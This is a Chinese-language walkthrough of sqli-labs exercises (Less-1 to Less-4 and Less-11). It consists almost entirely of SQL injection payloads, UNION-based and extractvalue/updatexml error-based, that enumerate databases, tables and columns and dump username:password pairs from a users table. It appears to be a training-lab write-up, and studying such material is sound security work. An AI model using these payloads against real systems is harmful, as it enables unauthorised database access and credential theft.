**SQL注入**

**Less-1**

(一) UNION 联合查询

1.判断注入点（存在注入）

?id=1' and 1=1 --+

2.猜字段（字段数：3）

?id=1' order by 3 -- +

3.判断回显点

?id=0' union select 1,2,3 --+

4.查询数据库（database（））

?id=0' union select 1,2,database() --+

5.查表名

?id=0' union select 1,2,group\_concat(table\_name) from

information\_schema.tables where table\_schema=database() --+

6.查字段名

?id=0' union select 1,2,group\_concat(column\_name) from

information\_schema.columns where table\_name='users' --+

7.users表中username，password字段值

?id=0' union select 1,2,group\_concat(username,':',password) from users --+

(二) extractvalue() 报错注入

1.查询数据库

?id=1' and extractvalue(1,concat(0x7e,(select database()))) --+

2.查询表

?id=1' and extractvalue(1,concat(0x7e,(select group\_concat(table\_name) from information\_schema.tables where table\_schema=database()))) --+

3.查字段

?id=1' and extractvalue(1,concat(0x7e,(select group\_concat(column\_name) from information\_schema.columns where table\_name='users'))) --+

4. users表中username，password字段值

?id=1' and extractvalue(1,concat(0x7e,(select

group\_concat(username,':',password) from users))) --+

(三) updatexml() 报错注入

1.查询数据库

?id=1' and updatexml(1,concat(0x7e,(select database())),1) --+

2.查询表

?id=1' and updatexml(1,concat(0x7e,(select group\_concat(table\_name) from information\_schema.tables where table\_schema=database())),1) --+

3.查字段

?id=1' and updatexml(1,concat(0x7e,(select group\_concat(column\_name) from information\_schema.columns where table\_name='users')),1) --+

4. users表中username，password字段值

?id=1' and updatexml(1,concat(0x7e,(select group\_concat(username,':',password) from users)),1) --+

**Less-2**

(一) UNION 联合查询

1.判断注入点（存在注入）

?id=1 and 1=1 --+

2.猜字段（字段数：3）

?id=1 order by 3 --+

3.判断回显点

?id=1.1 union select 1,2,3 --+

4.查询数据库（database（））

?id=0 union select 1,2,database() --+

5.查表名

?id=0 union select 1,2,group\_concat(table\_name) from

information\_schema.tables where table\_schema=database() --+

6.查字段名

?id=0 union select 1,2,group\_concat(column\_name) from

information\_schema.columns where table\_name='users' --+

7.users表中username，password字段值

?id=0 union select 1,2,group\_concat(username,':',password) from users --+

(二) extractvalue() 报错注入

1.查询数据库

?id=1 and extractvalue(1,concat(0x7e,(select database()))) --+

2.查询表

?id=1 and extractvalue(1,concat(0x7e,(select group\_concat(table\_name) from information\_schema.tables where table\_schema=database()))) --+

3.查字段

?id=1 and extractvalue(1,concat(0x7e,(select group\_concat(column\_name) from information\_schema.columns where table\_name='users'))) --+

4. users表中username，password字段值

?id=1 and extractvalue(1,concat(0x7e,(select

group\_concat(username,':',password) from users))) --+

(三) updatexml() 报错注入

1.查询数据库

?id=1 and updatexml(1,concat(0x7e,(select database())),1) --+

2.查询表

?id=1 and updatexml(1,concat(0x7e,(select group\_concat(table\_name) from information\_schema.tables where table\_schema=database())),1) --+

3.查字段

?id=1 and updatexml(1,concat(0x7e,(select group\_concat(column\_name) from information\_schema.columns where table\_name='users')),1) --+

4. users表中username，password字段值

?id=1 and updatexml(1,concat(0x7e,(select group\_concat(username,':',password) from users)),1) --+

**Less-3**

(一) UNION 联合查询

1.判断注入点（存在注入）

?id=1” and 1=1 --+

2.猜字段（字段数：3）

?id=1” order by 3 --+

3.判断回显点

?id=0” union select 1,2,3 --+

4.查询数据库（database（））

?id=0” union select 1,2,database() --+

5.查表名

?id=0” union select 1,2,group\_concat(table\_name) from

information\_schema.tables where table\_schema=database() --+

1. 查字段名

?id=0” union select 1,2,group\_concat(column\_name) from

information\_schema.columns where table\_name='users' --+

7.users表中username，password字段值

?id=0” union select 1,2,group\_concat(username,':',password) from users --+

(二) extractvalue() 报错注入

1.查询数据库

?id=1” and extractvalue(1,concat(0x7e,(select database()))) --+

2.查询表

?id=1” and extractvalue(1,concat(0x7e,(select group\_concat(table\_name) from information\_schema.tables where table\_schema=database()))) --+

3.查字段

?id=1” and extractvalue(1,concat(0x7e,(select group\_concat(column\_name) from information\_schema.columns where table\_name='users'))) --+

4. users表中username，password字段值

?id=1” and extractvalue(1,concat(0x7e,(select

group\_concat(username,':',password) from users))) --+

(三) updatexml() 报错注入

1.查询数据库

?id=1” and updatexml(1,concat(0x7e,(select database())),1) --+

2.查询表

?id=1” and updatexml(1,concat(0x7e,(select group\_concat(table\_name) from information\_schema.tables where table\_schema=database())),1) --+

3.查字段

?id=1” and updatexml(1,concat(0x7e,(select group\_concat(column\_name) from information\_schema.columns where table\_name='users')),1) --+

4 users表中username，password字段值

?id=1” and updatexml(1,concat(0x7e,(select group\_concat(username,':',password) from users)),1) --+

**Less-4**

(一) UNION 联合查询

1.判断注入点（存在注入）

?id=1”) and 1=1 --+

2.猜字段（字段数：3）

?id=1”) order by 3 --+

3.判断回显点

?id=0”) union select 1,2,3 --+

4.查询数据库（database（））

?id=0”) union select 1,2,database() --+

5.查表名

?id=0”) union select 1,2,group\_concat(table\_name) from

information\_schema.tables where table\_schema=database() --+

6.查字段名

?id=0”) union select 1,2,group\_concat(column\_name) from

information\_schema.columns where table\_name='users' --+

7.users表中username，password字段值

?id=1.1”) union select 1,2,group\_concat(username,':',password) from users --+

(二) extractvalue() 报错注入

1.查询数据库

?id=1”) and extractvalue(1,concat(0x7e,(select database()))) --+

2.查询表

?id=1”) and extractvalue(1,concat(0x7e,(select group\_concat(table\_name) from information\_schema.tables where table\_schema=database()))) --+

3.查字段

?id=1”) and extractvalue(1,concat(0x7e,(select group\_concat(column\_name) from information\_schema.columns where table\_name='users'))) --+

4. users表中username，password字段值

?id=1”) and extractvalue(1,concat(0x7e,(select

group\_concat(username,':',password) from users))) --+

(三) updatexml() 报错注入

1.查询数据库

?id=1”) and updatexml(1,concat(0x7e,(select database())),1) --+

2.查询表

?id=1”) and updatexml(1,concat(0x7e,(select group\_concat(table\_name) from information\_schema.tables where table\_schema=database())),1) --+

3.查字段

?id=1”) and updatexml(1,concat(0x7e,(select group\_concat(column\_name) from information\_schema.columns where table\_name='users')),1) --+

4. users表中username，password字段值


?id=1”) and updatexml(1,concat(0x7e,(select

group\_concat(username,':',password) from users)),1) --+

**Less-11**

设置代理






抓包：




1. UNION 联合查询
2. 判断注入点


' or 1=1 --qwe



1. 猜字段（2个字段）


' or 1=1 order by 2 -- qwe






1. 判断回显点

' union select 1,2 -- qwe




1. 查数据库

' union select 1,database() -- qwe




1. 查表名

' union select 1,group\_concat(table\_name) from information\_schema.tables where table\_schema=database() -- qwe




1. 查字段

' union select 1,group\_concat(column\_name) from information\_schema.columns where table\_name='users' -- qwe



1. users表中username，password字段值


' union select 1,group\_concat(username,':',password) from users -- qwe



1. extractvalue 报错注入


1.判断注入点

' or 1=1 – qwe



